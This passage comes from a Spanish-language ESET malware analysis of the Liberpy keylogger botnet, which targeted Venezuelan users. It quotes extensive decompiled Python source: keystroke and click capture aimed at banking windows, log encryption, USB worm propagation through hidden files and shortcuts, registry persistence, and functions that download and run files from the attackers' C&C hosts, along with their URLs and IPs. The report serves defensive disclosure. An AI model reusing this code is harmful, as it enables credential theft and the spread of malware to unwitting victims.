


Imagen 10 - Distribuciones de las versiones de Liberpy en detecciones de ESET

En cuanto a los niveles de detección de las variantes de Liberpy, es importante aclarar que la versión 1-0 se ha estado propagando a través de Internet y otros mecanismos desde agosto del 2014, mientras que la versión 2-0, comenzó a verse a partir de enero de este año.

En otras palabras, Liberpy ha estado funcionando por más de 8 meses, registrando y enviando a los atacantes información de al menos 2.000 equipos infectados con esta familia de malware en dónde el 96% de las detecciones fueron en Venezuela. A través de las acciones de HISPASEC y ESET, se ha logrado finalizar esta operación delictiva en la región ayudando a prevenir que nuevos sistemas sean infectados y terminen filtrando información sensible de la empresa o de los usuarios hogareños.

Análisis técnico

En la sección anterior, analizamos cómo era el funcioamiento de Liberpy, las acciones que se realizaron para desmantelarla y estadísticas de los equipos que formaban parte de esta Botnet. Ahora, comenzaremos a hablar sobre los detalles técnicos de las diferentes variantes, comprendiendo algunas diferencias y similitudes en su operación.

Python/Spy.Keylogger.G

Liberty1-0.exe es la primera variante del payload involucrado en ***Operación Liberpy***, se trata de un script de Python compilado con PyInstaller (https://github.com/pyinstaller/). De esta manera, los atacantes lo que hacen es programar un ejecutable que incluye todas las librerías necesarias, para interceptar el teclado y el mouse de su víctima.

Vector de infección

Si bien los archivos que se propagan son ejecutables, tal como se aclaró en anteriormente, se trata de un script de ***Python***. En otras palabras, una vez que logramos desempaquetar el ejecutable, es posible llegar a los scripts y librerías de Python utilizadas por los atacantes.

Al analizar dicho script es fácil resaltar los ***PATH*** de instalación del archivo como así también algunas otras URLs, comentarios en español y las funcionalidades con la que cuenta e incluso la propagación a través de dispositivos USB.

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""
clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
tiempo_empaquetar=900
tiempo_get_url=7200

newfolder = drive_self+'/MSDcache'
newpath = drive_self+'/MSDcache/system'

if not path.exists(newfolder): makedirs(newfolder)
if not path.exists(newpath): makedirs(newpath)

SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)
SetFileAttributes(newfolder,FILE_ATTRIBUTE_HIDDEN)

file = open(newpath+"/"+destino_texto, "a")
file.write("Dia: "+strftime("%d-%m-%y")+"\n<br>")


verde=(25,112,81) #verde de la linea de banesco
blanco=(255,255,255)
negro=(0,0,0)
```

Imagen 11 - Configuración y setup

Cuando un sistema se ve afectado con esta amenaza, la instalación es en “C:\MSDcache” donde se crea otra subcarpeta “\system” que alojará los logs de las teclas presionadas.

Además se crea un archivo de *logging* con formato HTML y colores basados en la aplicación que generó el evento según su *Name Window*.

Mecanismos de Persistencia

El mecanismo de persistencia corresponde al que se observa en la mayoría de keyloggers y troyanos bancarios en la región. Al momento de ejecutar el archivo EXE, se crea una llave en el registro ***HKLM\SOFTWARE\Microsoft\CurrentVersion\Run*** que apunta al ejecutable especificado anteriormente.

En caso de un sistema infectado esto es fácil de corroborar al ejecutar un “msconfig” o simplemente acceder al registro del sistema.

Mecanismos de Actualización

Hay dos parámetros que explican la actualización de esta amenaza. El primero de ellos es un *timer de actualización (cada dos horas, 7200 segundos)* y el segundo es la variable *update_url,* que en este caso apunta a *hxxp://sapolipon.ddns.net*.

En base a la respuesta del server y el método *get_url()* se ejecutará la acción pertinente para actualización de la URL de control o para el envío de información al CC:

```
def get_url():
    global url,update_url

    try:
        r = get(update_url)
    except exceptions.ConnectionError as e:
        pass
    try:
        update_url=r.url
    except:
        pass
    #print update_url
    try:
        respuesta = get(update_url)
    except exceptions.ConnectionError as e:
        return
    url_a=find_between(respuesta.text,'<send>','</send>')
    url_update=find_between(respuesta.text,'<update>','</update>')
    #version_nueva=int(find_between(respuesta.text,'<version>','</version>'))
    if url_a:
        url=url_a #si hay algo en url, esta es la nueva url
        #print url
    #if url_update and version_nueva>version:
        #update(url_update)

    Timer(tiempo_get_url, get_url).start()
```

Imagen 12 – Actualización

A través de este método y según la respuesta del CC el malware ejecutará la acción pertinente. Puede actualizar las URLs deL C&C para envío de información a través de la búsqueda de los tags <send> y <update> dentro de la respuesta del servidor.

C&C e infraestructura de comunicación

A continuación se presentan las URLs asociadas a los CC relacionados a esta variante y su función. Ya sea para propagación o para comunicación y control por parte del atacante

C&C y servidores involucrados

DNS	Función
hxxp://siyofuerarico.ddns.net	Servidor de Comando y Control
hxxp://sapolipon.ddns.net	Servidor de envío de información
hxxp://libertyexpress.ddns.net/404/otros/Liberty1-0.exe	URL de propagación de la amenaza.

Payload

El propósito principal de esta amenaza es el robo de información de los sistemas afectados a través de la captura de los eventos del teclado y mouse. Con esta información genera un archivo de texto con los datos que luego son enviados al servidor a intervalos regulares.

Con este tipo de acciones los atacantes pueden obtener información de las teclas que presiona un usuario y los lugares en dónde hace clic con el mouse con el fin de acceder a sus cuentas bancarias en línea, redes sociales y demás.

En esta primera versión se destaca que los atacantes remarcan una cadena de texto en más de una ocasión a diferencia del resto de las ventanas:

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName
    if clico:
        clico = False
        return True

    if "[redacted]Online" in lastWindow and "[redacted]Online" in window:
        window =  lastWindow

    key = tecla(event)

    if window != lastWindow:
        if '[redacted] Online" in window:
            file.write('\n<br><span class="windowname">'+window+"</span>\n<br>")
        lastWindow = window

    if "[redacted] Online" in window or '[redacted] Online" in window:
        file.write(key)
    return True
```

Imagen 13 - Keystrokes resaltados en ventanas específicas

Como se puede apreciar en la imagen anterior si el título de la ventana en la cual se realizó el keystroke tiene la palabra buscada se guarda en el archivo de log la información.

Desde el Laboratorio de ESET en Latinoamérica no hemos encontrado relación previa de esta variante con otras familias de malware para este ataque. Sin embargo, en conjunto de librerías de Python utilizadas si se asemeja a herramientas genéricas para realizar estas acciones.

El principal detalle de la información tiene que ver con el uso de palabras habituales en la jerga venezolana como “jala” y otros términos. Los comentarios son en español lo que descarta acciones de otras regiones:

```
def empaquetar():

    #print "EMPAQUETANDO"

    global file, t, filezip,accion

    filezip=nombre()            #jala nombre nuevo a paquete
    file.close()                #cierra archivo del log
    zip(newpath, newfolder+'/'+filezip)       #comprime contenido de system
    encrypt_file(key,newfolder+'/'+filezip+".zip")    #encripta
    remove(newfolder+'/'+filezip+'.zip')      #borra el zip
    SetFileAttributes(newfolder+'/'+filezip+".zip.enc",FILE_ATTRIBUTE_HIDDEN) #oculta el encriptadp
    rmtree(newpath)                           #borra carpeta system
    if not path.exists(newpath): makedirs(newpath)      #vuelve a crear carpeta
    SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)    #oculta carpeta
    file = open(newpath+"/"+destino_texto, "w")         #abre log
    file.write("Dia: "+strftime("%d-%m-%y")+"\n")       #escribe datos en log
```

Imagen 14 - Indicadores de que fue desarrollado por un Venezolano

Python/Liberpy.A

La segunda amenaza que compone este ataque presenta algunas diferencias en cuanto a la variante analizada anteriormente, pero continúa con su objetivo de registrar qué es lo que un usuario hace en el sistema y enviar la información al atacante. Los cambios se encuentran principalmente en:

- Lista de URLs de los CC
- Strings relacionadas a la información que busca capturar
- Métodos internos

Basados en una herramienta de *file diffing* como ***WinMerge*** podemos ver los siguientes cambios:




Imagen 15 - Diferencias entre versiones 1-0 y 2-0

Más adelante se detallarán algunas de las diferencias entre las versiones, en la siguiente sección cubriremos la información básica de la muestra. Sin embargo, a modo de resumen podemos aclarar que los cambiós están en la información que sustraen, dónde se comunica el malware y qué información resalta al capturar los eventos de teclado.

Propagación a través de dispositivos USB

En base a la información que hemos recopilado a través de los sistemas de telemetría de ESET podemos asegurar que esta amenaza se propaga principalmente a través de dos vectores:

- Campañas de SPAM
    - En relación a esta segunda variante se han reportado correos de ejemplo donde se confirma la URL de propagación de esta amenaza que comenzó en enero del presente año.
- Propagación a través de USB

El envío de correos falsos con supuestas herramientas de tracking para Liberty Express es más común de lo que pensábamos, ya que se notificaron que se notificaron diferentes campañas en el último tiempo. El método de propagación a través de USB abusa de los accesos directo (archivos .lnk) para concatenar comandos e infectar un sistema.

El método de propagación a través de USBs se puede ver en la siguiente imagen con el código en Python que implementa esta amenaza:

```
def replicar(): #replica el virus en los HD disponibles
    CoInitialize()
    #print "Replicar"
    driveletters=[]
    hd_win=environ['SYSTEMDRIVE']

    driveletters.append(hd_win)
    for drive in letters[len(letters)/2:]:
        if GetDriveType(drive+":")==DRIVE_REMOVABLE:
            driveletters.append(drive+":")
    #print driveletters
    hd_win=hd_win+"/"
    for a in driveletters:
        a=a+'/'
        #print testDrive(a)
        if testDrive(a):
            #print a + " Ta gueno! "
            try:
                makedirs(a+"MSDcache")
            except:
                pass
            try:
                copyfile(newfolder+'/'+nombre_simismo, a+"MSDcache/"+nombre_simismo)
            except:
                try:
                    copyfile(nombre_simismo, a+"MSDcache/"+nombre_simismo)
                except:
                    pass
            try:
                SetFileAttributes(a+"MSDcache",FILE_ATTRIBUTE_HIDDEN)
                SetFileAttributes(a+"MSDcache/"+nombre_simismo,FILE_ATTRIBUTE_HIDDEN)
            except:
                pass
            if hd_win==a:   #si es de sistema, crea registro
                if not autorun.exists("Liberty1-0.exe"):
                    autorun.add("Liberty1-0.exe", path.abspath(a+"MSDcache/"+nombre_simismo))


            if GetDriveType(a)==DRIVE_REMOVABLE:    #si es removible, hacer magia ;)
                file = open(a+"/MSDcache/Liberty1-0.bat", "w")
                file.write("explorer.exe %~d0\\1 \nstart %~d0\MSDcache\Liberty1-0.exe \nexit")

                for file in listdir(a):
                    if not file.endswith(".lnk") and not file=="MSDcache" and not file=="system":
                        createShortcut(a+file+".lnk", path.abspath(a+"/MSDcache/Liberty1-0.bat"), path.abspath(a) , path.abspath(file), '"'+file+'"')
                        SetFileAttributes(a+file,FILE_ATTRIBUTE_HIDDEN)

    pio=drive_self+'/'

    if hd_win!=pio:
        exit(0)


    Timer(tiempo_replicar, replicar).start()
```

Imagen 16 - Replicación en USB

Este método de propagación a través de dispositivos USB es utilizado por otras familias de malware conocidas y reportadas en diferentes ocasiones, algunas de ellas son:

- *Win32/Dorkbot.B*
- *JS/Bondat*
- *VBS/Agent.NDH*
- *Win32/Pronny.LZ*

En particular para Latinoamérica este método suele ser más que efectivo y con grandes niveles de propagación ya que al infectar un USB esconde todas las carpetas y archivos y los reemplaza por accesos directos que ejecutan la amenaza.

Vector de infección

El vector de infección de Liberpy, en la versión 2-0, no presentó cambios en su código.

Mecanismos de Persistencia

Al igual que la primera versión, la segunda variante de este keylogger, utiliza el registro del sistema para iniciarse ante el siguiente reinicio. A continuación podemos ver cómo queda el registro de una máquina infectada con esta segunda versión:




Imagen 17 - msconfig y ejecución al inicio

Mecanismos de Actualización

Los mecanimos de actualización no fueron modificados en esta segunda versión.

C&C e infraestructura de comunicación

A continuación se presentan las URLs asociadas a los CC relacionadas a esta amenaza y su función. Ya sea para propagación o para comunicación y control por parte del atacante

C&C y servidores involucrados

DNS	IP	Resuelve	Función
hxxp://puchiupload.ddns.net	172.254.204.70	172.254.204.70/tao/subir.php	C&C
hxxp://puchiupdate.ddns.net	172.254.204.70	172.254.204.70/tao/update.php	Servidor de envío de información
hxxp://190.9.35.152/app/Liberty 2-0.exe	190.9.35.152	Ninguna	Servicio de hosting en Panamá

Payload

Las funcionalidades de este malware en la segunda variante no se han visto modificadas en cuanto a sus capacidades, sin embargo en esta segunda versión se comentaron algunas líneas de código para no diferenciar en el log que escribe (systems.dll) ningún color de ventanas.

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True

    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):
            file.write('\n<br><u>'+window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):
        file.write(key)

    return True
```

Imagen 18 - Keystrokes en ventanas

Como se puede apreciar en la imagen anterior se removió la palabra buscada en la versión anterior. Si bien esta acción parecería que la persona dejó de monitorear por esta información, más adelante en el código hay un comentario con referencias a dichas strings y una comprobación que no se ejecuta:

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "[redacted]nline" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span class="click">'+"("+str(x)+","+str(y)+") "+ strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo


    #print "chao"
    return True
```

Imagen 19 - Keylogging de los clics con posiciones del cursor

En este caso el evento con el cuál se dispara este código es al ejecutar un clic con el mouse. Nuevamente se puede observar que la condición utilziada en la primera versión está comentada. A diferencia de la versión anterior que no lo estaba.

Cambios entre versiones de Liberpy

A continuación detallamos algunos de los cambios que se han encontrado entre cada una de las versiones, con el fin de resaltar las modificaciones que los atacantes realizaron a su código:

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "        Online" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo
```

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)
    #print "click"
    if not window is None:
        if "        Online" in window:
            x,y=pio.Position
            grab_it()
            #print "grabit"


            file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
            respuesta=verificar_vertical()
            if respuesta:
                #im.save(newpath+"/"+"tao.png")
```

Imagen 20 - Acciones cuando el usuario realiza un clic

Configuración

En la siguiente imagen se pueden ver algunos cambios en la configuración del malware entre versiones en particular resaltando la versión, nombre del archivo donde almacena la información, URLs del CC como así también tiempos de actualización y envío de información al atacante:

```
version=2
nombre_simismo="Liberty2-0.exe"
lastWindow = ""
window = ""
viejo = ""
clico = False
destino_texto = "system.dll"
filezip=0

tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://puchiupload.ddns.net'
update_url='http://puchiupdate.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=3600
```

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""

clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
```

Imagen 21 - Cambios en la configuración

En ambas versiones de Liberpy, se utiliza la misma clave para el cifrado AES, que se hace por sobre los logs, cuando el mismo supera un tamaño definido por la amenaza.

Keylogging

Dentro de la función de keylogging se han eliminado algunas comprobaciones relacionadas a cadenas específicas e instituciones de Venezuela que ya no están presentes:

Liberpy 2-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True



    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):

file.write('\n<br><u>'+window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):

        file.write(key)
```

Liberpy 1-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True

    if [redacted]Online" in lastWindow and '[redacted]Online"
in window:
        window =  lastWindow

    key = tecla(event)

    if window != lastWindow:
        if [redacted]line" in window:
            file.write('\n<br><span
class="windowname">'+window+"</span>\n<br>")


        lastWindow = window

    if '[redacted]nline" in window or '[redacted] Online" in
window:
        file.write(key)
```

Imagen 22 - Diferencias en el módulo de keylogging

Nuevas funcionalidades

La versión 2.0 de este malware cuenta con dos funciones nuevas asociadas a la actualización del malware y descarga de otros archivos. Estas acciones deberían hacer más dinámica la actualización del malware lo que conlleva una monitorización activa de los sistemas infectada (se detalla más adelante) y por otro lado dan la posibilidad de que el atacante instale otras amenazas en los equipos infectados:

Funciones de Actualización y descarga de otros ejecutables

Actualización de C&C

```
def update(url):

    hd_win=environ['SYSTEMDRIVE']
    local_filename = url.split('/')[-1]
    download_file(url)

    if autorun.exists("Liberty1-0.exe"):
        autorun.remove("Liberty1-0.exe")
    if not autorun.exists("Liberty1-0.exe"):
        autorun.add("Liberty1-0.exe", hd_win+'\\MSDcache\\'+local_filename)
    a = popen('taskkill /F /IM '+nombre_simismo+'"')

    return
```

Imagen 23 - Actualización de C&C

Descarga de otros archivos

En la siguiente imagen se muestra parte del código de Liberpy, asociada a la descarga de nuevos archivos ejecutables dentro del sistema afectado. Esta diferencia entre versiones es más que circustancial e importante, ya que le permitiría al atacante instalar otras amenazas o herramientas para el robo de información o persistencia dentro de las redes comprometidas.

```
def download_file(url):#descarga archivos del mas alla
    hd_win=environ['SYSTEMDRIVE']
    direcciones=url.split(',')
    for url2 in direcciones:
        if(len(url2)>0):
            file_name = url2.split('/')[-1]
            u = urllib2.urlopen(url2)
            f = open(hd_win+'\\MSDcache\\'+file_name, 'wb')
            meta = u.info()
            file_size = int(meta.getheaders("Content-Length")[0])
            #print "Downloading: %s Bytes: %s" % (file_name, file_size)

            file_size_dl = 0
            block_sz = 8192
            while True:
                buffer = u.read(block_sz)
                if not buffer:
                    break

                file_size_dl += len(buffer)
                f.write(buffer)
                status = r"%10d [%3.2f%%]" % (file_size_dl, file_size_dl * 100. / file_size)
                status = status + chr(8)*(len(status)+1)
                #print status,

            f.close()
    return
```

Imagen 24 - Función de descarga de archivos.

Acciones de Liberpy en un sistema infectado

Entre las acciones de análisis de Liberpy que llevamos adelante, utilizamos un sistema infectado para monitorear las diferentes acciones, y formatos de los logs, al momento de una infección. Con el fin de entender en detalle las acciones realizadas en un sistema infectado, en esta sección detallaremos algunos datos de la comunicación del equipo afectado con el C&C y la manera en la cual almacena los eventos de telcado del usuario:




Imagen 25 - Archivo de keylogging

Los archivos del malware quedan ocultos ya que se cambian los atributos del mismo:




Imagen 26 - Ocultamiento del malware

Para enviar la información al atacante se hace una comprobación del tamaño del archivo, si el mismo excede el tamaño límite se comprime y cifra con una clave AES (similar para las dos versiones):

```
def zip(src, dst):
    zf = ZipFile("%s.zip" % (dst), "w")
    abs_src = path.abspath(src)
    for dirname, subdirs, files in walk(src):
        for filename in files:
            absname = path.abspath(path.join(dirname, filename))
            arcname = absname[len(abs_src) + 1:]
            #print 'zipping %s as %s' % (path.join(dirname, filename),
            #                            arcname)
            zf.write(absname, arcname)
    zf.close()
```

Imagen 27 - Zip de los logs

Envío de información y actualizaciones

En esta sección mostraremos algunas de las comunicaciones con el panel de control a través de capturas de *Wireshark* podemos ver cómo se comunica con las URLs:




Imagen 28 - Contacto con el panel de control

En la siguiente captura puede observar, el momento en el que un Bot de Liberpy, consulta al panel de control por actualizaciones o nuevos comandos a ejecutar:

